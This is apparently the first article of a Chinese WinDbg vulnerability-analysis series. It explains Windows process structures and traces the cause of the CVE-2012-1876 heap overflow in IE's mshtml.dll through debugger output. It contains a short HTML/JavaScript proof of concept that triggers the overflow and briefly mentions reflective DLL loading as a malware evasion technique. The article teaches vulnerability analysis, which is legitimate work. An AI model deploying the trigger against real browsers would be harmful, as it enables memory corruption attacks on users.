WinDbg 漏洞分析调试（一）

0x00 引子

最近开始要在部门内进行WinDbg漏洞分析方面的专题showcase，打算将每次分享的内容整理成文章，希望能写一个系列。另外，鉴于笔者还在学习中，不对的地方还望各位多多指正:D

0x01 概述

本文将作为此系列的开篇，首先会提及Windows进程的知识，而后就进入正式的漏洞分析，此次选的是一个IE漏洞（CVE-2012-1876）。需要说明一点，随着微软在自身安全上的不断改进，漏洞利用的难度也越来越大，出于学习目的这里主要关注比较经典的漏洞，虽然有些可能比较老了，但还是很有借鉴意义的。

0x02 Windows 进程

下面将通过实际例子对Windows进程做个概述，内容比较基础。

在逆向分析中，进程往往作为基本的调试单元，因此对其的理解是有必要的。这里我们先打开IE浏览器，可以知道对每个选项卡IE都会创建一个子进程来处理，接着我们打开WinDbg并附加到当前的IE页面进程，“|”和“~”命令可用于查看进程和线程的状态，注意前面有个小点的是此时所处的进程和线程，可以看到一个进程中包含有多个线程：

```
0:012> |
.  0  id: ed8   attach  name: C:\Program Files\Internet Explorer\iexplore.exe
0:012> ~
   0  Id: ed8.edc Suspend: 1 Teb: 7ffde000 Unfrozen
   1  Id: ed8.ee0 Suspend: 1 Teb: 7ffdd000 Unfrozen
   2  Id: ed8.ee4 Suspend: 1 Teb: 7ffdc000 Unfrozen
   3  Id: ed8.ee8 Suspend: 1 Teb: 7ffdb000 Unfrozen
   4  Id: ed8.eec Suspend: 1 Teb: 7ffda000 Unfrozen
   5  Id: ed8.ef0 Suspend: 1 Teb: 7ffd9000 Unfrozen
   6  Id: ed8.ef4 Suspend: 1 Teb: 7ffd8000 Unfrozen
   7  Id: ed8.ef8 Suspend: 1 Teb: 7ffd7000 Unfrozen
   8  Id: ed8.efc Suspend: 1 Teb: 7ffd6000 Unfrozen
   9  Id: ed8.f00 Suspend: 1 Teb: 7ffd5000 Unfrozen
  10  Id: ed8.f04 Suspend: 1 Teb: 7ffd4000 Unfrozen
  11  Id: ed8.f08 Suspend: 1 Teb: 7ffd3000 Unfrozen
. 12  Id: ed8.f4c Suspend: 1 Teb: 7ff9f000 Unfrozen
```

当然，如果需要WinDbg也是可以同时调试多个进程的，更详细的内容我们可以通过“!peb”和“!teb”命令来查看，其中PEB（Process Environment Block）存放着进程信息，而TEB（Thread Environment Block）则存放着线程信息。同时，通过“!address”命令可列出进程的地址空间信息，如下是用户模式下从地址

0x00000000开始到0x80000000的信息，只给出部分：

```
0:012> !address

  BaseAddr EndAddr+1 RgnSize     Type       State                 Protect
    Usage
-------------------------------------------------------------------------------
---------
*        0    10000    10000             MEM_FREE    PAGE_NOACCESS
      Free
*    10000    20000    10000 MEM_MAPPED  MEM_COMMIT  PAGE_READWRITE
      MemoryMappedFile "PageFile"
*    20000    27000     7000 MEM_MAPPED  MEM_COMMIT  PAGE_READONLY
      MemoryMappedFile "PageFile"
......
*  12b0000  12b1000     1000 MEM_IMAGE   MEM_COMMIT  PAGE_READONLY
      Image "C:\Program Files\Internet Explorer\iexplore.exe"
|- 12b1000  12bc000     b000 MEM_IMAGE   MEM_COMMIT  PAGE_EXECUTE_READ
      Image "C:\Program Files\Internet Explorer\iexplore.exe"
|- 12bc000  12bd000     1000 MEM_IMAGE   MEM_COMMIT  PAGE_READWRITE
      Image "C:\Program Files\Internet Explorer\iexplore.exe"
|- 12bd000  1356000    99000 MEM_IMAGE   MEM_COMMIT  PAGE_READONLY
      Image "C:\Program Files\Internet Explorer\iexplore.exe"
*  1356000  1360000     a000             MEM_FREE    PAGE_NOACCESS
      Free
*  1360000  172d000   3cd000 MEM_MAPPED  MEM_COMMIT  PAGE_READONLY
      MemoryMappedFile "PageFile"
*  172d000  1730000     3000             MEM_FREE    PAGE_NOACCESS
      Free
......
|- 3c0f000  3c10000     1000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE|PAGE_GUARD
      Stack [ed8.f04; ~10]
|- 3c10000  3c20000    10000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
      Stack [ed8.f04; ~10]
*  3c20000  3c21000     1000 MEM_MAPPED  MEM_COMMIT  PAGE_READONLY
      MemoryMappedFile "\Device\HarddiskVolume2\Windows\System32\ieapfltr.dat"
|- 3c21000  3fa6000   385000 MEM_MAPPED  MEM_COMMIT  PAGE_WRITECOPY
      MemoryMappedFile "\Device\HarddiskVolume2\Windows\System32\ieapfltr.dat"
|- 3fa6000  3fa7000     1000 MEM_MAPPED  MEM_COMMIT  PAGE_READONLY
      MemoryMappedFile "\Device\HarddiskVolume2\Windows\System32\ieapfltr.dat"
*  3fa7000  4110000   169000             MEM_FREE    PAGE_NOACCESS
      Free
*  4110000  420a000    fa000 MEM_PRIVATE MEM_RESERVE
      Stack [ed8.f4c; ~12]
|- 420a000  420c000     2000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE|PAGE_GUARD
      Stack [ed8.f4c; ~12]
|- 420c000  4210000     4000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
      Stack [ed8.f4c; ~12]
```

```
*  4210000 5fff0000 5bde0000             MEM_FREE    PAGE_NOACCESS
      Free
* 5fff0000 60000000    10000 MEM_PRIVATE MEM_COMMIT  PAGE_EXECUTE_READ
      <unclassified>
* 60000000 6af50000  af50000             MEM_FREE    PAGE_NOACCESS
      Free
* 6af50000 6af51000     1000 MEM_IMAGE   MEM_COMMIT  PAGE_READONLY
      Image "C:\Windows\System32\mshtml.dll"
|-6af51000 6b488000   537000 MEM_IMAGE   MEM_COMMIT  PAGE_EXECUTE_READ
      Image "C:\Windows\System32\mshtml.dll"
......
* 7ffde000 7ffdf000     1000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
      TEB [ed8.edc; ~0]
* 7ffdf000 7ffe0000     1000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE
      PEB [ed8]
* 7ffe0000 7ffe1000     1000 MEM_PRIVATE MEM_COMMIT  PAGE_READONLY
      <unclassified>
|-7ffe1000 7fff0000     f000 MEM_PRIVATE MEM_RESERVE PAGE_NOACCESS
      <unclassified>
```

可以看到用户进程空间中一般包含主模块、共享模块、堆栈资源等，相应的虚拟内存页也都有着各自的属性状态。

那么对于这样的进程是如何从无到有创建起来的呢？这就不得不提PE格式了，比如上面的exe、dll模块都是属于这种类型的文件，简单来看PE文件包含了DOS头、PE头、节表以及节数据，二进制数据将按装入内存后的页属性归类到不同的节中，而各个节中的数据按用途又可以被分为导出表、导入表、重定位表等数据块，通过“!dh [标志] 模块地址”命令可以显示非常详细的PE头信息。当我们运行iexplore.exe的时候，操作系统将分配所需资源并按照此PE文件中的信息完成加载，即进程的创建。一般来说，PE文件的加载过程是由操作系统提供的PE Loader功能实现的，但我们也可以自己手动实现此过程，比如ReflectiveLoader这个技术，它就能在当前进程中完成一个独立dll的加载，一些勒索病毒就是用的这个技巧来躲避杀软。我们可以由此技术大体了解下PE Loader的功能，首先是查找kernel32等模块中的特定函数，即获取模块基址和处理PE格式，而后申请空间写入节数据、处理输入表和重定位表等，最后跳转到执行入口，即模拟原先操作系统的加载。

我们可以简单看下如何获取kernel32模块的基址，这里由查找LDR链实现，即FS:[30] -> _PEB_LDR_DATA -> _LDR_DATA_TABLE_ENTRY：

```
0:012> dd fs:[30] L1
003b:00000030  7ffdf000
0:012> dt ntdll!_PEB 7ffdf000
   ......
   +0x003 SpareBits        : 0y000
   +0x004 Mutant           : 0xffffffff Void
   +0x008 ImageBaseAddress : 0x012b0000 Void
   +0x00c Ldr              : 0x77797880 _PEB_LDR_DATA
   +0x010 ProcessParameters : 0x00341170 _RTL_USER_PROCESS_PARAMETERS
```

```
   ......
0:012> dt ntdll!_PEB_LDR_DATA 0x77797880
   +0x000 Length           : 0x30
   +0x004 Initialized      : 0x1 ''
   +0x008 SsHandle         : (null)
   +0x00c InLoadOrderModuleList : _LIST_ENTRY [ 0x3419d0 - 0x3b29d0 ]
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY [ 0x3419d8 - 0x3b29d8 ]
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY [ 0x341a60 - 0x3b29e0 ]
   +0x024 EntryInProgress  : (null)
   +0x028 ShutdownInProgress : 0 ''
   +0x02c ShutdownThreadId : (null)
0:012> dt ntdll!_LDR_DATA_TABLE_ENTRY 0x3419d0
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x341a50 - 0x7779788c ]
   +0x008 InMemoryOrderLinks : _LIST_ENTRY [ 0x341a58 - 0x77797894 ]
   +0x010 InInitializationOrderLinks : _LIST_ENTRY [ 0x0 - 0x0 ]
   +0x018 DllBase          : 0x012b0000 Void
   +0x01c EntryPoint       : 0x012b1c9a Void
   +0x020 SizeOfImage      : 0xa6000
   +0x024 FullDllName      : _UNICODE_STRING "C:\Program Files\Internet Explorer\i
explore.exe"
   +0x02c BaseDllName      : _UNICODE_STRING "iexplore.exe"
   ......
0:012> dt ntdll!_LDR_DATA_TABLE_ENTRY 0x341a50
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x341d48 - 0x3419d0 ]
   +0x008 InMemoryOrderLinks : _LIST_ENTRY [ 0x341d50 - 0x3419d8 ]
   +0x010 InInitializationOrderLinks : _LIST_ENTRY [ 0x341e40 - 0x7779789c ]
   +0x018 DllBase          : 0x776c0000 Void
   +0x01c EntryPoint       : (null)
   +0x020 SizeOfImage      : 0x13c000
   +0x024 FullDllName      : _UNICODE_STRING "C:\Windows\SYSTEM32\ntdll.dll"
   +0x02c BaseDllName      : _UNICODE_STRING "ntdll.dll"
   ......
0:012> dt ntdll!_LDR_DATA_TABLE_ENTRY 0x341d48
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x341e30 - 0x341a50 ]
   +0x008 InMemoryOrderLinks : _LIST_ENTRY [ 0x341e38 - 0x341a58 ]
   +0x010 InInitializationOrderLinks : _LIST_ENTRY [ 0x342688 - 0x341e40 ]
   +0x018 DllBase          : 0x76340000 Void
   +0x01c EntryPoint       : 0x7638bde4 Void
   +0x020 SizeOfImage      : 0xd4000
   +0x024 FullDllName      : _UNICODE_STRING "C:\Windows\system32\kernel32.dll"
   +0x02c BaseDllName      : _UNICODE_STRING "kernel32.dll"
   ......
```

这样我们就获取了kernel32模块的基址，接着就可以解析PE格式来继续后面的操作了。总体来看，要更好理解进程的创建需要了解相关的PE文件数据结构以及一些操作系统的数据结构，而WinDbg可以作为其中一个很好的学习工具，当然，完整的进程创建还是比较复杂的，除了这里关注的加载过程，还包括资源的分配管理等。

最后提一下WinDbg，它的相关命令可以参考这里，实际操作几次会熟悉的快点，此外，一定要设置好符号文件，毕竟在没有源码的情况下如果能有符号文件，那么对调试二进制文件来说将有莫大的帮助。

0x03 CVE-2012-1876 成因分析

接下来我们将借助WinDbg来详细跟一下CVE-2012-1876这个漏洞的成因，至于利用部分我们将在下回讨论。

1、漏洞简介

这是一个IE浏览器的漏洞，成功利用可实现远程代码执行，在Pwn2own 2012上VUPEN团队就用其攻陷了IE9。错误出在mshtml.dll这个模块的CTableLayout::CalculateMinMax函数里，程序在执行时会以HTML代码中<col>元素的span属性作为循环控制次数向堆空间写入数据，如果此span值设置的不当，那么就会引发堆溢出问题。

其中mshtml.dll模块是IE中的重要组件，它用来解析页面中的HTML和CSS，我们后续的分析也主要集中在此模块中。如下列出了IE中的主要组件，可参考微软的说明：



图0 Internet Explorer的主要组件

2、漏洞成因

用到的分析环境为Win7 x86 - IE 8.0.7601.17514，装完系统后默认的就是此IE版本，后面的分析都是在此环境下进行的。这部分内容我们将通过如下的PoC代码来梳理：

```
<html>
<body>
    <table style="table-layout:fixed" >
        <col id="132" width="41" span="6" >  </col>
    </table>

    <script>

    function over_trigger() {
        var obj_col = document.getElementById("132");
        obj_col.width = "42765";
        obj_col.span = 666;
    }

    setTimeout("over_trigger();",1);

    </script>
</body>
</html>
```

上述代码的功能还是很清晰的，最开始创建时span的属性值为6，而后通过js中的over_trigger()函数将其动态更新为666，当然，更新后的值可以是任意的，只要能保证溢出就可以了。另外，width的属性值和写入堆空间的内容有关，这个后面会再提。

将PoC保存为html文件并双击打开，会弹出阻止提示，此时用WinDbg附加IE进程，附加列表中会有两个IE进程，选择后一个，即当前选项卡对应的子进程。这里假设你的符号文件都已经配置好了，我们通过“.reload /f”命令强制加载，“lm”命令可以查看加载的结果。首先我们设置好如下几个断点：

```
0:011> bp mshtml!CTableLayout::CalculateMinMax
0:011> bp mshtml!_HeapRealloc
0:011> x mshtml!*get*span
6c724645 mshtml!CTableCell::GetAArowSpan = <no type information>
6c62373b mshtml!CTextDisplayBox::GetRectsForSpan = <no type information>
6c623a79 mshtml!CLsClient::GetRectsForSpan = <no type information>
6c724623 mshtml!CTableCell::GetAAcolSpan = <no type information>
6c69a6cb mshtml!CTableCol::GetAAspan = <no type information>
6ca3c470 mshtml!CTableCell::get_colSpan = <no type information>
6c6d28a5 mshtml!CTextBlock::SBlockBuildingState::GetSpan = <no type information>
6c69a66e mshtml!CTableColumnBlock::GetColSpan = <no type information>
6ca3c587 mshtml!CTableCell::get_rowSpan = <no type information>
6c69f824 mshtml!Ptls5::LsGetFirstActiveSpan = <no type information>
6c69a66e mshtml!CTableColumnGroupBlock::GetColSpan = <no type information>
6c69cb19 mshtml!Ptls5::LsGetNextActiveSpan = <no type information>
0:011> bp mshtml!CTableCol::GetAAspan
0:011> bd 1 2
0:011> bl
 0 e 6c71a078     0001 (0001)  0:**** mshtml!CTableLayout::CalculateMinMax
 1 d 6c7cd7a5     0001 (0001)  0:**** mshtml!_HeapRealloc
 2 d 6c69a6cb     0001 (0001)  0:**** mshtml!CTableCol::GetAAspan
```

对于那些记不住的函数，我们可以通过“x”命令来查看一下，错误位置在CTableLayout::CalculateMinMax函数中，所以这个地方肯定要下个断点，又因为是堆溢出，所以_HeapRealloc函数也来个断点，最后的CTableCol::GetAAspan函数是用来获取span属性值的，1和2两个断点目前暂时禁用。“g”命令跑起来，在IE中允许阻止的内容，弹出警告直接确定，回到WinDbg可以看到程序第一次在CTableLayout::CalculateMinMax函数入口断下来了，这是处理最开始创建时span值为6的情况，查看调用栈：

```
0:011> g
ModLoad: 6d0a0000 6d152000   C:\Windows\System32\jscript.dll
Breakpoint 0 hit
eax=ffffffff ebx=0019fd70 ecx=00412802 edx=ffffffff esi=00000000 edi=0249c914
eip=6c71a078 esp=0249c6b8 ebp=0249c8d0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableLayout::CalculateMinMax:
6c71a078 8bff            mov     edi,edi
0:004> kb
ChildEBP RetAddr  Args to Child
0249c6b4 6c71a6b8 0019fd70 0249c948 00000000 mshtml!CTableLayout::CalculateMinMax
0249c8d0 6c710879 0249c948 0249c914 00000001 mshtml!CTableLayout::CalculateLayout+
0x276
0249ca7c 6c81566c 0249d998 0249cca8 00000000 mshtml!CTableLayout::CalcSizeVirtual+
0x720
0249cbb4 6c8118f9 0019fd70 00000000 00000000 mshtml!CLayout::CalcSize+0x2b8
......
```

我们看下CTableLayout::CalculateMinMax函数的声明：

```
void __thiscall CTableLayout::CalculateMinMax(CTableLayout *theTableLayoutObj, LPV
OID lpUnknownStackBuffer);
```

上述是IDA给出的结果，我们主要关注CTableLayout*这个变量，它是一个指针，由上面的“kb”命令可知其值为0019fd70：



图1 CTableLayout*变量的定义

```
0:004> ln poi(0019fd70)
(6c619960)   mshtml!CTableLayout::`vftable'   |  (6c619aa0)   mshtml!CTableLayoutB
lock::`vftable'
Exact matches:
    mshtml!CTableLayout::`vftable' = <no type information>
```

绿色标识的为vftable值，蓝色标识的为span属性值也就是6，黄色标识的为申请的堆空间起始地址，目前还没分配所以为NULL。我们继续：

```
0:004> bl
 0 e 6c71a078     0001 (0001)  0:**** mshtml!CTableLayout::CalculateMinMax
 1 d 6c7cd7a5     0001 (0001)  0:**** mshtml!_HeapRealloc
 2 d 6c69a6cb     0001 (0001)  0:**** mshtml!CTableCol::GetAAspan
0:004> be 1 2
0:004> g
Breakpoint 1 hit
eax=00000000 ebx=00000000 ecx=000000a8 edx=00000000 esi=0019fe0c edi=0019fe00
eip=6c7cd7a5 esp=0249c5ec ebp=0249c604 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!_HeapRealloc:
6c7cd7a5 8bff            mov     edi,edi
0:004> gu
eax=00000000 ebx=00000000 ecx=77505dd3 edx=0019eb8f esi=0019fe0c edi=0019fe00
eip=6c7e34e2 esp=0249c5f4 ebp=0249c604 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CImplAry::EnsureSizeWorker+0xa1:
6c7e34e2 8bd8            mov     ebx,eax
0:004> dd 0019fd70 L30
0019fd70  6c619960 00136dd0 00159800 6c7ce3b8
0019fd80  00000001 00000000 0108080d ffffffff
0019fd90  00000000 00000000 00000000 ffffffff
0019fda0  0001cbc4 0000f424 00000000 00000000
0019fdb0  00000000 00412802 00000000 00000000
0019fdc0  00000000 00000006 00000000 ffffffff
0019fdd0  00000000 ffffffff 6c61a594 00000004
0019fde0  00000004 0018b830 6c61a594 00000018
0019fdf0  00000006 00165700 00000000 00000000
0019fe00  6c61a594 00000000 00000000 0019eb90
0019fe10  00000000 00000000 00000000 00000000
0019fe20  00000000 00000000 00000000 00000000
```

程序申请了堆空间用于保存column的样式信息，每个样式信息占0x1C字节，有多少个样式信息由span属性值来确定，因此这里申请的堆空间大小为0x1C*6=0xA8，即_HeapRealloc函数入口断下后ecx寄存器的值，函数调用时的入参如果用到寄存器的话一般都是ecx，返回参数一般保存在eax中，同时注意随后分配的初始地址会保存到esi寄存器对应的地址处，即前面的黄色标识处，可以看到此时的值由NULL变为0x0019eb90了。

继续运行程序会在CTableCol::GetAAspan处断下来，也就是获取span值作为写入样式信息时循环的控制次数，函数返回结果保存在eax中，此时的值为6：

```
0:004> g
Breakpoint 2 hit
eax=00183570 ebx=0019fd70 ecx=00000033 edx=00000006 esi=0019ec38 edi=00183570
eip=6c69a6cb esp=0249c60c ebp=0249c6b4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableCol::GetAAspan:
6c69a6cb 8bff            mov     edi,edi
0:004> gu
eax=00000006 ebx=0019fd70 ecx=00000002 edx=00148528 esi=0019ec38 edi=00183570
eip=6c8af31f esp=0249c610 ebp=0249c6b4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0x3ac:
6c8af31f 3de8030000      cmp     eax,3E8h
```

再来看下程序向申请的堆空间写入样式信息的过程，我们在起始地址处下个写入断点：

```
0:004> ba w1 0019eb90
0:004> bl
 0 e 6c71a078     0001 (0001)  0:**** mshtml!CTableLayout::CalculateMinMax
 1 d 6c7cd7a5     0001 (0001)  0:**** mshtml!_HeapRealloc
 2 d 6c69a6cb     0001 (0001)  0:**** mshtml!CTableCol::GetAAspan
 3 e 0019eb90 w 1 0001 (0001)  0:****
0:004> g
Breakpoint 3 hit
eax=00010048 ebx=00001004 ecx=0019eba8 edx=00000010 esi=0019eb90 edi=0019eba8
eip=6ca40a49 esp=0249c5f4 ebp=0249c5fc iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CTableColCalc::AdjustForCol+0x2f:
6ca40a49 eb2a            jmp     mshtml!CTableColCalc::AdjustForCol+0x5b (6ca40a75
)
0:004> ub
mshtml!CTableColCalc::AdjustForCol+0x1c:
6ca40a36 85c0            test    eax,eax
6ca40a38 7411            je      mshtml!CTableColCalc::AdjustForCol+0x31 (6ca40a4b
)
6ca40a3a 6a08            push    8
6ca40a3c 57              push    edi
6ca40a3d 8bc3            mov     eax,ebx
6ca40a3f e83dacbdff      call    mshtml!CUnitValue::SetValue (6c61b681)
6ca40a44 895e04          mov     dword ptr [esi+4],ebx
6ca40a47 891e            mov     dword ptr [esi],ebx
0:004> dd 0019eb90 L30
0019eb90  00001004 00001004 00001004 00000000
0019eba0  0065006c 002f0000 00010048 00000000
0019ebb0  00000000 00000000 00000000 007a002f
0019ebc0  00630040 00000000 00000000 00000000
0019ebd0  00000000 00000000 007a002f 00630040
0019ebe0  00000000 00000000 00000000 00000000
0019ebf0  00000000 0019006c ad860000 00000000
0019ec00  00000000 00000000 00000000 00000000
0019ec10  05000005 00009841 00000000 00000000
0019ec20  00000000 00000000 00000000 00000000
0019ec30  00000000 00000000 2773a3b8 0c009846
0019ec40  00000000 001410a0 005c0044 00002001
```

从PoC中可以看到此时对应的width属性值为41，0x0019eb90处写入的内容就为width值41*100=0x00001004，事实上程序断下来的时候0x1C个字节的样式信息都已写入完成。我们再单步往下跟一下：

```
0:004> p
eax=00010048 ebx=00001004 ecx=0019eba8 edx=00000010 esi=0019eb90 edi=0019eba8
eip=6ca40a75 esp=0249c5f4 ebp=0249c5fc iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CTableColCalc::AdjustForCol+0x5b:
6ca40a75 5f              pop     edi
......//一直单步过
0:004>
eax=00010048 ebx=0019fd70 ecx=0019eba8 edx=00000010 esi=0019eb90 edi=00000001
eip=6ca40a7b esp=0249c600 ebp=0249c6b4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CTableColCalc::AdjustForCol+0x61:
6ca40a7b c20c00          ret     0Ch
0:004>
eax=00010048 ebx=0019fd70 ecx=0019eba8 edx=00000010 esi=0019eb90 edi=00000001
eip=6c8af47a esp=0249c610 ebp=0249c6b4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CTableLayout::CalculateMinMax+0x558:
6c8af47a ff45ec          inc     dword ptr [ebp-14h]  ss:0023:0249c6a0=00000000
0:004>
eax=00010048 ebx=0019fd70 ecx=0019eba8 edx=00000010 esi=0019eb90 edi=00000001
eip=6c8af47d esp=0249c610 ebp=0249c6b4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0x55b:
6c8af47d 8b45ec          mov     eax,dword ptr [ebp-14h] ss:0023:0249c6a0=00000001
0:004>
eax=00000001 ebx=0019fd70 ecx=0019eba8 edx=00000010 esi=0019eb90 edi=00000001
eip=6c8af480 esp=0249c610 ebp=0249c6b4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0x55e:
6c8af480 8345dc1c        add     dword ptr [ebp-24h],1Ch ss:0023:0249c690=00000000
0:004>
eax=00000001 ebx=0019fd70 ecx=0019eba8 edx=00000010 esi=0019eb90 edi=00000001
eip=6c8af484 esp=0249c610 ebp=0249c6b4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0x562:
6c8af484 3b4510          cmp     eax,dword ptr [ebp+10h] ss:0023:0249c6c4=00000006
0:004> dd ebp-30h
0249c684  00001004 00000000 0019eb90 0000001c
0249c694  00000000 00000000 00000000 00000001
0249c6a4  00000000 00001004 00000000 00000000
0249c6b4  0249c8d0 6c71a6b8 00000006 0249c948
0249c6c4  00000006 00000000 0019fd70 0019fd70
0249c6d4  00000000 6d0c801a 000f6aa8 00000000
0249c6e4  ffffffff 00000000 00000000 000fd790
0249c6f4  00000000 00000000 ffffffff 00000000
```

可以看到出现了inc＋cmp组合，可以猜想这应该就是控制堆空间写入样式信息的循环了，这几条汇编指令的

意思就是ebp-14h对应的值每次加1，即每次循环后递增，ebp-24h对应的值每次加0x1C，即每次加一个样式信息的字节数，最后当前的循环次数和ebp+10h对应的值比较，即span属性值。为了验证这个猜想我们多跟几次这个过程，可以发现事实确是如此。

好的，我们来看下通过js脚本动态更新span属性值后，也就是span值变为666时程序第二次在CTableLayout::CalculateMinMax函数入口断下后是个什么情形，理论上是要重新分配堆空间的，毕竟要多写入660个样式信息，而后再获取此时的span值作为循环控制次数，最后才向堆空间写入样式信息。我们来到程序此时断下来的地方，顺便看下之前确实是写入了6个样式信息：

```
0:004> bl
 0 e 6c71a078     0001 (0001)  0:**** mshtml!CTableLayout::CalculateMinMax
 1 d 6c7cd7a5     0001 (0001)  0:**** mshtml!_HeapRealloc
 2 d 6c69a6cb     0001 (0001)  0:**** mshtml!CTableCol::GetAAspan
 3 d 0019eb90 w 1 0001 (0001)  0:****
0:004> g
Breakpoint 0 hit
eax=ffffffff ebx=0019fd70 ecx=00402c02 edx=ffffffff esi=00000000 edi=0249c12c
eip=6c71a078 esp=0249bed0 ebp=0249c0e8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableLayout::CalculateMinMax:
6c71a078 8bff            mov     edi,edi
0:004> dd 0019eb90 L30
0019eb90  00001004 00001004 00001004 00000000
0019eba0  0065006c 002f0000 00010048 00001004
0019ebb0  00001004 00001004 00000000 007a002f
0019ebc0  00630040 00010048 00001004 00001004
0019ebd0  00001004 00000000 007a002f 00630040
0019ebe0  00010048 00001004 00001004 00001004
0019ebf0  00000000 0019006c ad860000 00010048
0019ec00  00001004 00001004 00001004 00000000
0019ec10  05000005 00009841 00010048 00001004
0019ec20  00001004 00001004 00000000 00000000
0019ec30  00000000 00010048 2773a3b8 0c009846
0019ec40  00000000 001410a0 005c0044 00002001
```

继续往下应该是要分配堆空间了：

```
0:004> be 1 2
0:004> bl
 0 e 6c71a078     0001 (0001)  0:**** mshtml!CTableLayout::CalculateMinMax
